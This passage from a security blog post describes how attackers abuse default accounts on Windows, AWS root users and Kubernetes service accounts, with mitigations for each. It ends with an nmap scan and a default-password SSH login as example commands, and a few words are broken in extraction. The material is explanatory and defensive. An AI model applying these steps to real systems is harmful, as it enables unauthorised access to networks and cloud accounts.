    - They extract the default Administrator credentials from memory or local files.
2. **Lateral Movement**:
    - The attacker uses the compromised Administrator credentials to move laterally within the network.
    - They access other systems, escalate privileges, and potentially compromise critical servers.

3. Impact:

- The attacker gains persistent access to the network using the Administrator account.
- They can execute arbitrary commands, exfiltrate data, or manipulate systems.

4. Mitigation Strategies:

- **Change Default Pas** words for built-in accounts.
- **Least Privilege**: Limit Administrator access to only necessary systems.
- **Monitor Account Activity**: Detect suspicious behavior associated with default accounts.

Compromised AWS Root User Account

Context:

- **Cloud Environment**: Amazon Web Services (AWS)
- **Default Account**: Root user account (created during AWS setup)

1. Initial Setup:

- The organization’s AWS account is set up with the default root user account.
- The root user has full administrative privileges.

2. Attacker’s Actions:

1. **Phishing Attack**:
    - The attacker tricks an employee into revealing their AWS root user credentials.
    - They gain access to the AWS Management Console.
2. **Resource Manipulation**:
    - The attacker creates new IAM users, modifies permissions, or launches EC2 instances.
    - They maintain persistence by creating additional access keys.

3. Impact:

- The attacker has control over the entire AWS environment.
- They can launch malicious instances, access sensitive data, or disrupt services.

4. Mitigation Strategies:

- **Multi-Factor Authentication (MFA)**: Enable MFA for root accounts.
- **IAM Best Practices**: Follow AWS IAM best practices, including least privilege.
- **Audit Logging**: Monitor AWS CloudTrail logs for suspicious activity.

Compromised Kubernetes Default Service Account

Context:

- **Container Orchestration**: Kubernetes
- **Default Service Account**: Built-in service account in Kubernetes namespaces

1. Initial Setup:

- The Kubernetes cluster has default service accounts in each namespace.
- The default service account has permissions to interact with the API server.

2. Attacker’s Actions:

1. **Pod Manipulation**:
   - The attacker gains access to a compromised pod within the cluster.
   - They discover the default service account token mounted within the pod.
2. **API Access**:

- The attacker us nticate with the Kubernetes AP
- They list pods, create new pods, or modify existing resources.

Exploiting Default Account for Initial Access

Scenario: An adversary targets a DevSecOps environment where default credentials are used for administrative access to critical systems. They exploit a default account with known credentials to gain initial access to the environment.

Commands and Codes:

1. Identify target system with default or leaked credentials:

```
nmap -p 22,80,443,8080 target_ip
```

2. Attempt SSH login using default credentials:

```
ssh username@target_ip
Password: default_password
```

References

- https://devsecopsguides.com
- https://attack.mitre.org/
- https://www.mitre.org/sites/default/files/publications/supply-chain-attack-framework-14-0228.pdf

Written by

RR

Reza Rashidi

Add your bio

Published on

DevSecOpsGuides

Add blog description

MORE ARTICLES

RR Reza Rashidi

Attacking Docker

Docker has revolutionized the way software is developed, deployed, and managed by providing a lightw...

RR Reza Rashidi

Attacking AWS

As businesses increasingly migrate their operations to Amazon Web Services (AWS), the significance o...